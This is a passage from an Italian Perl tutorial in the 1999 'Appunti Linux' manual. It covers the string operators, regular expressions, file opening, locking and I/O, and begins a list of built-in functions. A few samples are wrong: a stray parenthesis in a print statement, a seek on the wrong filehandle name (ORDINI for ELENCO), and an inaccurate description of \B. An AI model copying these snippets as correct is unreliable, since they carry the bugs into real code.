qw⟨*delim-sinistro*⟩⟨*stringa*⟩⟨*delim-destro*⟩

Seguono alcuni esempi validi.

```
@mialista = qw/ciao come stai/;
```

```
@mialista = qw(uno      due     tre);
```

```
@mialista = qw(alfa     bravo   charlie
delta   echo    foxtrot golf    hotel
india   kilo    lima);
```

### 128.1.5 m | // – modello di confronto

Definisce un modello di confronto con una stringa. Non restituisce alcunché; serve per essere paragonato a un'altra stringa. Può essere usato in un contesto scalare o lista. Nel primo caso serve a determinare se esiste una corrispondenza con il modello o meno. Nel secondo caso, viene sempre paragonato a un'altra stringa, ma il risultato di questo abbinamento è una lista di elementi.

Il modello si esprime in forma di espressione regolare, con delle particolarità che derivano dal tipo di delimitatori utilizzati e dal fatto che prima di valutare l'espressione regolare viene eseguita un'interpolazione. Si può esprimere in due modi.

/ ⟨*stringa*⟩ / ⟨*opzioni*⟩

`m`⟨*delim-sinistro*⟩⟨*stringa*⟩⟨*delim-destro*⟩⟨*modificatori*⟩

I modificatori si esprimono con una serie di lettere, o nulla se non è necessario. La tabella 128.2 ne riporta l'elenco.

| Modificatore | Descrizione |
|---|---|
| i | Il confronto avviene ignorando la differenza tra maiuscole e minuscole. |
| m | Le stringhe vengono trattate come righe multiple (riguarda **`^`** e **`$`**). |
| s | Tratta le stringhe come una riga singola (riguarda **`.`**). |
| x | Permette l'inserzione di spazi e commenti che non vengono interpretati. |
| g | Confronta in modo globale, cioè trova tutte le occorrenze. |
| o | Interpreta il modello (e di conseguenza lo interpola) solo la prima volta. |

Tabella 128.2: Elenco dei modificatori utilizzabili con l'operatore di delimitazione **`m`**.

> L'utilizzo delle espressioni regolari nelle istruzioni Perl è ciò che generalmente rende il sorgente di un programma piuttosto confuso. Se si devono utilizzare intensivamente le espressioni regolari sarebbe opportuno approfondirne il funzionamento e l'utilizzo di questo tipo di delimitatori, per trovare un modo meno complicato del solito di scrivere queste espressioni. Il primo punto su cui si può intervenire è la scelta dei simboli di delimitazione. La forma tradizionale prevede l'uso della barra obliqua normale, cosa però che crea problemi quando si vuole utilizzare questo simbolo all'interno dell'espressione stessa. Infatti, i simboli usati come delimitazione non possono essere utilizzati nell'espressione regolare senza la tecnica della protezione per mezzo del prefisso **`\`**.

Esempi

```
#!/usr/bin/perl

$miafrase = 'Ciao, come stai?';
if ( $miafrase =~ /ciao/i ) {
        print "Ciao!\n";
}
```

In questo esempio, il modello `/ciao/i` combacia con una parte della frase, facendo sì che la condizione si avveri.

```
#!/usr/bin/perl

$mioelenco = `ls`;
if ( $mioelenco =~ /.*\.pl/ ) {
        print "Ci sono programmi Perl in questa directory.\n";
}
```

In questo esempio, viene letto il contenuto della directory corrente e posto nella variabile **`$mioelenco`**. Successivamente viene verificato se in quell'elenco si trova qualcosa che termina con `.pl`. Dal momento che il punto ha un significato nelle espressioni regolari, per poterlo includere si è posta anteriormente una barra obliqua inversa.

### 128.1.6 s – modello di sostituzione

Definisce un modello di confronto con una stringa, e una stringa di sostituzione per la parte che corrisponde al modello. Se il confronto non viene fatto attraverso gli operatori **`=~`** oppure **`!~`**, si intende che l'abbinamento avvenga con il contenuto della variabile **`$_`**. Ha luogo l'interpolazione.

L'abbinamento per la sostituzione può avvenire solo in un contesto scalare. Il modello si esprime in forma di espressione regolare. La sintassi può essere espressa in due modi, a seconda del tipo di delimitatori utilizzati.

s⟨*delim-sx*⟩⟨*stringa*⟩⟨*delim-dx*⟩⟨*delim-sx*⟩⟨*rimpiazzo*⟩⟨*delim-dx*⟩⟨*modificatori*⟩

s⟨*delim*⟩⟨*stringa*⟩⟨*delim*⟩⟨*rimpiazzo*⟩⟨*delim*⟩⟨*modificatori*⟩

Il primo tipo di sintassi si adatta al caso in cui si usino parentesi per delimitare le stringhe del modello e del rimpiazzo, il secondo tipo si riferisce all'uso di altri simboli che non sono utilizzati in coppia.

I modificatori si esprimono con una serie di lettere, o nulla se ciò non è necessario. La tabella 128.3 ne riporta l'elenco.

| Modificatore | Descrizione |
|---|---|
| i | Il confronto avviene ignorando la differenza tra maiuscole e minuscole. |
| m | Le stringhe vengono trattate come righe multiple (riguarda `^` e `$`). |
| s | Tratta le stringhe come una singola riga (riguarda `.`). |
| x | Permette l'inserzione di spazi e commenti che non vengono interpretati. |
| g | Confronta in modo globale, cioè trova tutte le occorrenze. |
| o | Interpreta il modello (e di conseguenza lo interpola) solo la prima volta. |
| e | Valuta la parte destra come un'espressione. |

Tabella 128.3: Elenco dei modificatori utilizzabili con l'operatore di delimitazione **`s`**.

Esempi

```
$path =~ s|/usr/bin|/usr/local/bin|
```

Sostituisce la prima occorrenza di `/usr/bin` nella variabile **`$path`** con `/usr/local/bin`. Per delimitare il modello e la stringa di sostituzione sono state usate le barre verticali, per evitare ambiguità con le barre oblique delle directory.

```
$path =~ s{/usr/bin}{/usr/local/bin}
```

Esattamente come nell'esempio precedente, ma questa volta sono state usate le parentesi graffe.

### 128.1.7 tr | y – traslazione di caratteri

Definisce un modello di sostituzione di una serie di caratteri in un'altra. Si applica al contenuto di una variabile scalare utilizzando l'operatore **`=~`** oppure **`!~`**, altrimenti si intente la variabile **`$_`**. Restituisce il numero di trasformazioni eseguite. Non ha luogo l'interpolazione.

L'abbinamento per la sostituzione può avvenire solo in un contesto scalare. Il modello si esprime in forma di espressione regolare. La sintassi può essere espressa nei modi seguenti, a seconda che si voglia utilizzare l'identificatore **`tr`** o **`y`** e a seconda del tipo di delimitatori utilizzati.

tr⟨*delim-sx*⟩⟨*car-da-sost*⟩⟨*delim-dx*⟩⟨*delim-sx*⟩⟨*rimpiazzo*⟩⟨*delim-dx*⟩⟨*modificatori*⟩

tr⟨*delim*⟩⟨*car-da-sostituire*⟩⟨*delim*⟩⟨*rimpiazzo*⟩⟨*delim*⟩⟨*modificatori*⟩

y⟨*delim-sx*⟩⟨*car-da-sost*⟩⟨*delim-dx*⟩⟨*delim-sx*⟩⟨*rimpiazzo*⟩⟨*delim-dx*⟩⟨*modificatori*⟩

y⟨*delim*⟩⟨*car-da-sostituire*⟩⟨*delim*⟩⟨*rimpiazzo*⟩⟨*delim*⟩⟨*modificatori*⟩

I modificatori si esprimono con una serie di lettere, o nulla se ciò non è necessario. La tabella 128.4 ne riporta l'elenco.

| Modificatore | Descrizione |
|---|---|
| c | Cerca gli elementi che **non** sono elencati nel gruppo da sostituire. |
| d | Cancella i caratteri trovati e non rimpiazzati. |
| s | Fonde insieme i caratteri doppi che sono stati ritrovati. |

Tabella 128.4: Elenco dei modificatori utilizzabili con l'operatore di delimitazione **`tr`**.

Esempi

```
$miavar =~ tr/A-Z/a-z/;
```

Converte in minuscolo il contenuto della variabile (a parte le vocali accentate).

```
$contatore = ( $miavar =~ tr/0-9// );
```

Conta i caratteri numerici contenuti nella variabile **`$miavar`**.

| Formato normale | Formato generico | Significato | Interpolazione |
|---|---|---|---|
| ’ ’ | q{} | Stringa letterale. | NO |
| " " | qq{} | Stringa letterale. | SÌ |
| ‘ ‘ | qx{} | Comando di sistema. | SÌ |
| | qw{} | Lista di parole. | NO |
| / / | m{} | Modello di confronto. | SÌ |
| | s{}{} | Modello di sostituzione. | SÌ |
| | tr{}{} | Traslazione di caratteri. | SÌ |

Tabella 128.5: Elenco riassuntivo dei tipi di operatori di stringa. Le parentesi graffe rappresentano la posizione dei delimitatori.

## 128.2 Espressioni regolari

Le espressioni regolari possono essere considerate l’elemento più potente e più difficile di Perl. Purtroppo non esiste una definizione e uno standard universale delle espressioni regolari, così, per ogni applicazione che ne fa uso occorre studiarne le particolarità.

In questa sezione si descrive solo parte delle potenzialità di Perl con le espressioni regolari. Per conoscerne i dettagli è necessario consultare la pagina di manuale *perlre(1)*. Può essere conveniente anche la lettura della sezione 48.1 e dell’appendice B.

### 128.2.1 Modificatori

Perl utilizza le espressioni regolari con gli operatori di stringa **m**{} e **s**{}{}. Con questi è possibile utilizzare delle opzioni finali, ovvero dei modificatori, che alterano le regole delle espressioni regolari. La tabella 128.6 mostra l’elenco dei modificatori più comuni.

| Modificatore | Descrizione |
|---|---|
| i | Il confronto avviene ignorando la differenza tra maiuscole e minuscole. |
| m | Le stringhe vengono trattate come righe multiple (riguarda `^` e `$`). |
| s | Tratta le stringhe come una singola riga (riguarda `.`). |
| x | Permette l’inserzione di spazi e commenti che non vengono interpretati. |

Tabella 128.6: Elenco dei modificatori utilizzabili in generale in coda alle espressioni regolari di Perl.

### 128.2.2 Metacaratteri

In generale, i caratteri utilizzati in un’espressione regolare, che non abbiano un significato speciale, corrispondono a loro stessi nella stringa di comparazione. Ciò è come dire che la comparazione seguente è valida.

```
'Ciao' =~ /Ciao/
```

I ***metacaratteri*** di un’espressione regolare sono dei simboli che hanno un significato diverso rispetto ai caratteri utilizzati per rappresentarli. La tabella 128.7 mostra l’elenco dei metacaratteri più comuni.

| Metacarattere | Descrizione |
|---|---|
| \ | Protegge il carattere seguente da un’interpretazione diversa da quella letterale. |
| ^ | Corrisponde all’inizio di una riga. |
| . | Corrisponde a un carattere qualunque. |
| $ | Corrisponde alla fine di una riga. |
| \| | Indica due possibilità alternative alla sua sinistra e alla sua destra. |
| ( ) | Definiscono un raggruppamento. |
| [ ] | Definiscono una classe di caratteri. |

Tabella 128.7: Elenco dei metacaratteri standard utilizzati in Perl.

La barra obliqua inversa protegge il carattere successivo da un’interpretazione diversa da quella letterale, quando la sequenza ***x*** (*x* rappresenta qui un carattere qualunque) non rappresenta già un metacarattere. In pratica, se ***x*** non ha un significato particolare, rappresenta semplicemente ***x*** in modo letterale.

L’accento circonflesso (`^`) corrisponde generalmente all’inizio di una riga; nello stesso modo, il simbolo dollaro (**`$`**) rappresenta la fine di una riga. Questi metacaratteri rappresentano in pratica la stringa nulla di inizio e di fine di una riga. Se la stringa da analizzare è composta da più righe terminate dal codice di interruzione di riga, è possibile fare in modo che `^` e **`$`** corrispondano all’inizio e alla fine di queste righe virtuali utilizzando il modificatore **`m`**.

Il punto rappresenta un carattere singolo, con l'esclusione del codice di interruzione di riga a meno che sia stato utilizzando il modificatore **`s`**.

Perl aggiunge a quelli standard una serie di metacaratteri rappresentati dalla tabella 128.8.

| Metacarattere | Corrispondenza |
|---|---|
| \w | Un carattere alfanumerico (lettere e numeri) compreso il simbolo di sottolineato. |
| \W | Un carattere non alfanumerico (l'opposto di **`\w`**). |
| \s | Uno spazio lineare (spazio o tabulazione). |
| \S | Qualunque carattere che non sia uno spazio lineare. |
| \d | Un carattere numerico. |
| \D | Un carattere non numerico. |
| \b | La stringa nulla prima o dopo una sequenza di caratteri corrispondenti a **`\w`**. |
| \B | La stringa nulla prima o dopo una sequenza di caratteri corrispondenti a **`\W`**. |
| \A | L'inizio di una stringa. |
| \Z | La fine di una stringa (eventualmente prima di un *newline* finale). |

Tabella 128.8: Elenco dei metacaratteri speciali di Perl.

Inoltre, per complicare ulteriormente le cose, le espressioni regolari di Perl vengono trattate come se fossero racchiuse tra apici doppi, cioè vengono interpolate prima di essere valutate come espressioni regolari. Questo significa che le variabili vengono espanse e vengono riconosciuti anche altri simboli che in pratica potrebbero essere considerati come dei metacaratteri aggiuntivi. Si tratta di **`\n`**, **`\t`** e altri come già indicato nella tabella 128.1 all'inizio del capitolo.

### 128.2.3 Classi di caratteri

Un modello racchiuso tra parentesi quadre rappresenta un solo carattere in base a quanto indicato nelle parentesi.

Una fila di caratteri racchiusa tra parentesi quadre corrisponde a un carattere qualunque tra quelli indicati; se all'inizio di questa fila c'è l'accento circonflesso, si ottiene una corrispondenza con un carattere qualunque diverso da quelli della fila. Per esempio, l'espressione regolare **`[0123456789]`** corrisponde a una cifra numerica qualunque, mentre **`[^0123456789]`** corrisponde a un carattere qualunque purché non sia una cifra numerica.

All'interno delle parentesi quadre, invece che indicare un insieme di caratteri, è possibile indicarne un intervallo mettendo il carattere iniziale e finale separati da un trattino (**`-`**). I caratteri che vengono rappresentati in questo modo dipendono dalla codifica ASCII che ne determina la sequenza. Per esempio, l'espressione regolare **`[9-A]`** rappresenta un carattere qualsiasi tra: **`9`**, **`:`**, **`;`**, **`<`**, **`=`**, **`>`**, **`?`**, **`@`** e **`A`**, perché così è la sequenza ASCII.

Questa definizione corrisponde in parte a quella di **`grep`** GNU, in particolare si deve tenere presente che all'interno delle parentesi quadre, **`\b`** corrisponde al carattere *<BS>*.

Un'altra diversità rispetto alle espressioni regolari di altri programmi sta nella mancanza di classi di caratteri espresse attraverso una denominazione. Ciò giustifica la presenza di metacaratteri che non ci sono normalmente. La tabella 128.9 mostra l'abbinamento tra le classi delle espressioni regolari comuni e i metacaratteri corrispondenti di Perl.

| Perl | Altre espressioni regolari |
|---|---|
| \w | [:alnum:] |
| \W | [^[:alnum:]] |
| \s | [:space:] |
| \S | [^[:space:]] |
| \d | [:digit:] |
| \D | [^[:digit:]] |

Tabella 128.9: Comparazione tra alcuni metacaratteri di Perl e le classi di caratteri equivalenti di altri programmi.

### 128.2.4 Qualificatori – operatori di ripetizione

Attraverso altri simboli è possibile indicare la ripetizione di un carattere determinato o di un raggruppamento. La tabella 128.10 mostra l'elenco di queste notazioni e il loro significato.

Dalla tabella si può osservare la presenza di qualificatori insoliti che terminano con un punto interrogativo. Un modello espresso in forma di espressione regolare può corrispondere a una stringa in diversi modi. Generalmente, la corrispondenza dei qualificatori avviene nel modo più ampio possibile. Se è necessario fare in modo che la corrispondenza avvenga nel modo più ristretto possibile, occorre utilizzare i qualificatori

| Codifica | Corrispondenza. |
|---|---|
| *x** | Nessuna o più volte *x*. Equivalente a **x{0,}**. |
| *x?* | Nessuna o al massimo una volta *x*. Equivalente a **x{0,1}**. |
| *x+* | Una o più volte *x*. Equivalente a **x{1,}**. |
| *x{n}* | Esattamente *n* volte *x*. |
| *x{n,}* | Almeno *n* volte *x*. |
| *x{n,m}* | Da *n* a *m* volte *x*. |
| *x*?* | Equivale al minimo di **x***. |
| *x??* | Equivale al minimo di **x?**. |
| *x+?* | Equivale al minimo di **x+**. |
| *x{n}?* | Equivale al minimo di **x{n}**. |
| *x{n,}?* | Equivale al minimo di **x{n,}**. |
| *x{n,m}?* | Equivale al minimo di **x{n,m}**. |

Tabella 128.10: Operatori di ripetizione, o qualificatori, nelle espressioni regolari di Perl.

che terminano con il punto interrogativo. Per esempio, di seguito si vedono alcune corrispondenze valide e le zone delle stringhe originali in cui i modelli combaciano.

```
"CIAO" =~ /\w+/
 ^--^

"Ciao, come stai?" =~ /\s/
      ^

"Ciao, come stai? Io sto bene." =~ /\s.*\s/
      ^-----------------^

"Ciao, come stai? Io sto bene." =~ /\s.*?\s/
      ^----^
```

## 128.2.5 Raggruppamenti

Una o più parti di un'espressione regolare possono essere raggruppate attraverso l'uso delle parentesi tonde. Ciò permette di abbinare tali raggruppamenti ai qualificatori (gli operatori di ripetizione), oppure permette di estrarre ciò che corrisponde al segmento racchiuso tra parentesi, o di potervi fare riferimento. Per esempio, l'espressione **`\s(come\s)+.*\s`** è valida per tutte le stringhe seguenti.

```
"Ciao, come stai? Io sto bene."
"Ciao, come come stai? Io sto bene."
"Ciao, come come come stai? Io sto bene."
...
```

All'interno della stessa espressione regolare è possibile fare riferimento a una corrispondenza parziale contenuta in un raggruppamento. Per farlo si utilizza il metacarattere ***n***, dove *n* è una sola cifra numerica. In pratica, **`\1`** corrisponde al primo raggruppamento, **`\2`** corrisponde al secondo, e così di seguito, fino al nono.

Per esempio, **`(0|0x0)\d*\s\1\d*`** è valida per **`0x0123 0x0456`**, ma non per **`0x0123 0456`**. Infatti, si fa riferimento alla corrispondenza, non al modello che potrebbe essere ripetuto agevolmente.

Perl permette di utilizzare queste corrispondenze anche al di fuori delle espressioni regolari. Per questo però non si può più utilizzare la notazione ***n***, ma occorre utilizzare **$*n***. In pratica si tratta di variabili predefinite che vengono generate per l'occasione. Per esempio,

```
s/^(\w+)\s+(\w+)/$2 $1/
```

inverte le prime due parole, ed elimina gli spazi superflui tra le due. Un altro esempio interessante è il seguente, in cui si estrae la data da una stringa, per gestirla all'interno del programma.

```
if ( $miadata =~ m|Data:\s+(\d\d)/(\d\d)/(\d{2,4})| ) {
        $giorno = $1;
        $mese = $2;
        $anno = $3;
}
```

Come si può vedere, i delimitatori dell'espressione regolare sono stati sostituiti con le barre verticali, in modo da poter utilizzare le barre oblique per l'espressione stessa senza troppi problemi.

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Perl: gestione dei file

La gestione dei file è uno dei punti di forza di Perl. Perl permette di gestire in modo molto semplice i file di testo e i file DBM. Sono presenti ugualmente gli strumenti per la gestione di file di qualunque altro tipo, attraverso l'accesso al singolo byte, ma questo aspetto passa in secondo piano rispetto al resto, e qui verrà trascurato.

## 129.1 Organizzazione generale

Prima di poter accedere in qualunque modo a un file, occorre che questo sia stato aperto all'interno del programma, il quale, da quel punto in poi, vi farà riferimento attraverso il flusso di file.

Per una convenzione diffusa, i nomi attribuiti ai flussi di file sono sempre composti da lettere maiuscole, e questo facilita il loro riconoscimento all'interno di un sorgente Perl.

Oltre ai file su disco, esistono tre file particolari: standard input, standard output e standard error. Questi risultano sempre già aperti, e ai flussi di file corrispondenti si fa riferimento attraverso tre nomi predefiniti: **`STDIN`**, **`STDOUT`** e **`STDERR`**.

### 129.1.1 Apertura

Quando è necessario aprire un file, cioè quando non si tratta dei flussi predefiniti, si utilizza la funzione **`open()`**.

`open` ⟨*flusso*⟩`,` ⟨*file*⟩

La funzione utilizza quindi solo due argomenti: il nome del flusso di file e il nome effettivo del file, eventualmente con l'indicazione del percorso necessario a raggiungerlo. Per esempio,

```
open MIO_FILE, 'mio_file';
```

apre il file `mio_file` che si trova nella directory corrente e gli abbina il flusso di file **`MIO_FILE`**. Con l'apertura del file si deve definire anche in che modo si intende accedervi. Fondamentalmente si distingue tra lettura e scrittura, ma in realtà si presentano anche altre sfumature. Per poter informare la funzione del modo in cui si intende aprire il file, la stringa che viene utilizzata per indicare il nome del file su disco può contenere dei simboli aggiuntivi che servono proprio per questo. Questi simboli vanno posti quasi sempre di fronte al nome, e possono essere spaziati da questo in modo da facilitarne la lettura:

- se non si utilizza alcun simbolo, oppure se si pone **`<`** davanti al nome del file, si ottiene l'apertura in lettura (input);
- se si utilizza il simbolo **`>`** si intende aprire il file in scrittura (output), troncando inizialmente il file;
- se si utilizza il simbolo **`>>`** si intende aprire il file in scrittura in aggiunta (*append*).

A questa simbologia si può aggiungere il segno **`+`** in modo da permettere anche l'altro tipo di accesso non dichiarato, per cui:

- **`+<`**

  rappresenta un accesso in lettura/scrittura;
- **`+>`**

  rappresenta un accesso in scrittura/lettura, ma la prima azione è quella di troncare il file annullando il suo contenuto precedente;
- **`+>>`**

  rappresenta un accesso in aggiunta/lettura.

In generale, un file aperto in lettura/scrittura attraverso il simbolo **`+<`** permette anche l'allungamento del file stesso. Il pezzo di codice seguente mostra l'apertura di un file in aggiunta e l'inserimento al suo interno di una riga contenente una frase di saluto.

```
open MIO_FILE, ">> /home/tizio/mio_file";
...
print MIO_FILE "ciao a tutti\n" );
```

Nello stesso modo in cui si possono gestire i file su disco, si può accedere a una pipeline, cioè una sequenza di programmi che ricevono dati dal loro standard input e ne emettono attraverso lo standard output. Per ottenere questo, al posto di indicare un file su disco si mette una riga di comando che si vuole sia eseguita, preceduta o terminata con la consueta barra verticale: se si trova all'inizio, significa che si vuole scrivere inviando dati attraverso lo standard input della pipeline; se si trova alla fine, significa che si vuole leggere attingendo dati dallo standard output della pipeline.

```
open MIAPIPE, "| sort > /home/tizio/mio_file";
```

L'esempio appena mostrato apre una pipeline in scrittura. Ciò che verrà ricevuto dalla pipeline sarà ordinato e registrato nel file `/home/tizio/mio_file`.

```
open MIAPIPE, "ls -l |";
```

L'esempio precedente apre una pipeline in lettura in modo da poter elaborare il risultato del comando **`ls -l`**.

### 129.1.2 Chiusura

Un file aperto che non serve più deve essere chiuso. Ciò si ottiene attraverso la funzione **`close()`** indicando semplicemente il flusso di file da chiudere.

`close` ⟨*flusso*⟩

L'apertura di un file può essere fatta anche se questo risulta già aperto, quindi non è strettamente necessario chiudere un file prima di riaprirlo.

## 129.2 Condivisione

In presenza di un sistema operativo in multiprogrammazione, tanto più se anche multiutente, si pone il problema della gestione degli accessi simultanei ai file. In pratica occorre gestire un sistema di blocchi, o di semafori, che impediscano le operazioni di scrittura simultanea da parte di processi indipendenti.

Infatti, la lettura simultanea di un file da parte di più programmi non ha alcun effetto collaterale, mentre la modifica simultanea può tradursi anche in un danneggiamento dei dati. Per questo, quando un file deve essere modificato, è importante che venga impedito ad altri programmi di fare altrettanto, almeno per il tempo necessario a concludere l'operazione.

### 129.2.1 Blocco dei file

Il modo più semplice per impedire che un file possa essere modificato da un altro processo, è quello di bloccarlo, cioè eseguire un *lock* su di esso, per il tempo necessario a compiere le operazioni che si vogliono fare in modo esclusivo.

Teoricamente, il blocco potrebbe limitarsi solo a una porzione del file, ma questo implica un'organizzazione condivisa anche dagli altri processi, in modo che sia ben definita l'estensione di questo blocco. In pratica, ci si limita quasi sempre a eseguire un blocco totale del file, rilasciando il blocco subito dopo la modifica che si vuole effettuare.

Il blocco e lo sblocco del file si ottiene generalmente con la funzione **`flock()`** su un file già aperto. La funzione richiede l'indicazione del flusso di file e del tipo di operazione che si vuole compiere.

`flock` ⟨*flusso*⟩`,`⟨*operazione*⟩

Per la precisione, il tipo di operazione si esprime attraverso un numero il cui valore dipende dal sistema operativo utilizzato effettivamente. Per evitare di doversi accertare di quale valore sia corretto per il proprio sistema, è possibile acquisire alcune macro attraverso l'istruzione seguente:

```
use Fcntl ':flock';
```

In questo modo, l'operazione può poi essere indicata attraverso i nomi: **`LOCK_SH`**, **`LOCK_EX`**, **`LOCK_NB`** e **`LOCK_UN`**.

Il blocco del file può essere richiesto in modo da mettere in pausa il programma fino a quando si riesce a ottenere il blocco, oppure no. Nel secondo caso, il programma deve essere in grado di riconoscere il fallimento dell'operazione e di comportarsi di conseguenza. Il blocco con attesa deve essere utilizzato con prudenza, perché può generare una situazione di stallo generale: il processo A apre e blocca il file X, il processo B apre e blocca il file Y e successivamente tenta anche con il file X che però è occupato; a questo punto anche il processo A tenta di aprire il file Y senza avere rilasciato il file X; infine i due processi si sono bloccati a vicenda.

Il blocco esclusivo di un file si ottiene con il tipo di operazione **`LOCK_EX`**, e se si vuole evitare l'attesa dello sblocco da parte di un altro processo si deve aggiungere il valore di **`LOCK_NB`**. Lo sblocco di un file si ottiene con il tipo di operazione **`LOCK_UN`**.

Esempi

```
use Fcntl ':flock';   # importa le costanti LOCK_...
...
open ( ELENCO, ">> /home/tizio/mioelenco" );
flock ( ELENCO, LOCK_EX );
...
flock ( ELENCO, LOCK_UN );
```

Vengono eseguite le operazioni seguenti:

- si caricano le costanti di definizione dei tipi di blocco attraverso l'istruzione **`use Fcntl ':flock';`**;
- si apre il file `/home/tizio/mioelenco` in aggiunta;
- si blocca il file in modo esclusivo;
- si compiono alcune operazioni che non sono indicate;
- si rilascia il blocco.

```
use Fcntl ':flock';   # importa le costanti LOCK_...
...
open ( ELENCO, ">> /home/tizio/mioelenco" );
if ( flock ( ELENCO, LOCK_EX+LOCK_NB ) ) {
        ...
        flock ( ELENCO, LOCK_UN );
} else {
        print STDOUT "Il file è impegnato.\n";
};
```

Si tratta di una variante dell'esempio precedente, in cui si richiede un blocco esclusivo senza attesa. Se il blocco ha successo, si procede, altrimenti viene segnalata la presenza del blocco da parte di un altro processo.

## 129.3 I/O con i file

Le operazioni di I/O con i file richiedono la conoscenza del modo in cui si esegue la lettura, la scrittura e lo spostamento, del puntatore interno a un flusso di file. Fortunatamente, Perl gestisce tutto in modo piuttosto trasparente, soprattutto per ciò che riguarda la lettura. È il caso di ricordare che queste operazioni si compiono su file già aperti, di conseguenza si fa riferimento a loro tramite il flusso corrispondente.

### 129.3.1 Lettura

La lettura di un flusso di file riferito a un file di testo è un'operazione molto semplice, basta utilizzare le parentesi angolari per ottenere la valutazione dello stesso che si traduce nella restituzione di una riga, nel caso di contesto scalare, o di tutto il file, nel caso di un contesto lista. Per esempio:

```
$riga = <MIOHANDLE>;
```

restituisce una riga, a partire dalla posizione del puntatore del file fino al codice di interruzione di riga incluso, spostando in avanti il puntatore del file. Per questo, dopo un'operazione di questo tipo, si esegue un **`chop()`** o un **`chomp()`**, in modo da eliminare il codice di interruzione di riga finale.

```
chop $riga;
```

In alternativa,

```
@file = <MIOHANDLE>;
```

restituisce tutto il file suddiviso in righe terminanti con il codice di interruzione di riga. In pratica, l'array conterrà tanti elementi quante sono le righe del file. Anche in questo caso si può eseguire un **`chop()`** o un **`chomp()`**, che interverrà su ogni elemento dell'array.

```
chop( @file );
```

La valutazione di un flusso di file in questo modo, quando il puntatore del file ha superato la fine del file, restituisce un valore indefinito che può essere utilizzato per controllare un ciclo di lettura. L'esempio seguente mostra in modo molto semplice come un ciclo **`while`** possa controllare la lettura di un flusso di file terminando quando questo ha raggiunto la conclusione.

```
while ( $riga = <MIOHANDLE> ) {
        ...
};
```

### 129.3.2 Scrittura

La scrittura di un file avviene generalmente attraverso la funzione **`print()`** che inizia a scrivere a partire dalla posizione attuale del puntatore del file stesso.

`print` ⟨*flusso*⟩ ⟨*lista*⟩

`print` ⟨*lista*⟩

Se non viene specificato un flusso di file, tutto viene emesso attraverso lo standard output, oppure attraverso quanto specificato con la funzione **`select()`**.

È il caso di osservare che l'argomento che specifica il flusso è separato dalla lista di stringhe da emettere solo attraverso uno o più spazi, e non da una virgola. Per lo stesso motivo, se il flusso di file è contenuto in un elemento di un array, oppure è il risultato di un'espressione, ciò deve essere indicato in un blocco.

Esempi

```
print MIOHANDLE "Ciao, come stai?\n";
```

Scrive nel flusso di file indicato, a partire dalla posizione attuale del puntatore, il messaggio indicato come argomento.

```
print { $elenco_file[$i] } "Bla bla bla\n";
```

Inserisce il messaggio nel file indicato da **`$elenco_file[$i]`**.

```
use Fcntl ':flock';   # importa le costanti LOCK_...
...
open ( ELENCO, ">> /home/tizio/mioelenco" );
flock ( ELENCO, LOCK_EX );
print ELENCO $daelencare,"\n";
flock ( ELENCO, LOCK_UN );
```

Vengono eseguite le seguenti operazioni:

- si caricano le costanti di definizione dei tipi di blocco attraverso l'istruzione **`use Fcntl ':flock';`**;
- si apre il file `/home/tizio/mioelenco` in aggiunta;
- si blocca il file in modo esclusivo;
- si inserisce una riga nel file;
- si rilascia il blocco.

### 129.3.3 Spostamento del puntatore

Lo spostamento del puntatore interno a un flusso di file avviene generalmente in modo automatico, sia in lettura che in scrittura. Si possono porre dei problemi, o dei dubbi, quando si accede simultaneamente a un file sia in lettura che in scrittura. Lo spostamento del puntatore può essere fatto attraverso la funzione **`seek()`**.

`seek` ⟨*flusso*⟩`,`⟨*posizione*⟩`,`⟨*partenza*⟩

La posizione effettiva nel file dipende dal valore del secondo e del terzo argomento. Precisamente, il terzo argomento può essere 0, 1 o 2 in base al significato seguente:

- 0 – la nuova posizione corrisponde esattamente a quanto indicato dal secondo argomento;
- 1 – la nuova posizione corrisponde alla posizione corrente più quanto indicato nel secondo argomento;
- 2 – la nuova posizione corrisponde alla posizione successiva alla fine del file più il valore del secondo argomento (solitamente negativo).

Esempi

```
seek( MIO_FILE, 0, 2 );
```

Posiziona alla fine del file in modo da poter, successivamente, aggiungere qualcosa a questo.

```
seek( MIO_FILE, 0, 0 );
```

Posiziona all'inizio del file.

```
use Fcntl ':flock';    # importa le costanti LOCK_...
...
open ( ELENCO, ">> /home/tizio/mioelenco" );
flock ( ELENCO, LOCK_EX );
seek( ORDINI, 0, 2 );
print ELENCO $daelencare,"\n";
flock ( ELENCO, LOCK_UN );
```

Vengono eseguite le seguenti operazioni:

- si caricano le costanti di definizione dei tipi di blocco attraverso l'istruzione **`use Fcntl ':flock';`**;
- si apre il file `/home/tizio/mioelenco` in aggiunta;
- si blocca il file in modo esclusivo;
- per sicurezza si posiziona il puntatore alla fine del file;
- si inserisce una riga nel file;
- si rilascia il blocco.

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Perl: funzioni interne

Nelle sezioni seguenti viene descritto brevemente il funzionamento di alcune funzioni interne di Perl. La sintassi viene mostrata secondo lo stile della documentazione di Perl, per cui, ⟨*blocco*⟩ rappresenta un gruppo di istruzioni nella forma consueta di Perl, e ⟨*lista*⟩ rappresenta un elenco di espressioni separate da virgole.

⟨*blocco*⟩ equivale a:

`{` ⟨*istruzione*⟩`... }`

⟨*lista*⟩ equivale a:

⟨*espressione1*⟩`,` ⟨*espressione2*⟩`, ...`

Le funzioni descritte sono raggruppate in base al tipo di situazione in cui vengono utilizzate normalmente; per la precisione:

- operazioni sui file (130.1);
- operazioni sulle directory (130.2);
- I/O (130.3);
- interazione con il sistema (130.4);
- funzioni matematiche (130.5);
- conversione dati (130.6);
- gestione delle espressioni (130.7);
- gestione degli array (130.8);
- controllo dell'esecuzione del programma (130.9).

## 130.1 File

Nelle sezioni seguenti vengono elencate alcune funzioni che riguardano la gestione dei file, nel senso globale, esterno. Le funzioni per la gestione del contenuto dei file vengono descritte più avanti.

| Nome | Descrizione. |
|---|---|
| $-x$ | Test sui file. |
| chmod() | Cambia i permessi. |
| chown() | Cambia l'utente e il gruppo proprietari. |
| link() | Crea un collegamento fisico. |
| lstat() | Restituisce le informazioni sui collegamenti simbolici. |
| readlink() | Restituisce il valore di un collegamento simbolico. |
| rename() | Cambia il nome di un file. |
| stat() | Restituisce le informazioni su un file. |
| symlink() | Crea un collegamento simbolico. |
| unlink() | Cancella i file. |
| utime() | Modifica la data di accesso e di modifica dei file. |

Tabella 130.1: Elenco di alcune funzioni riferite alle operazioni sui file.

### 130.1.1 Test sui file

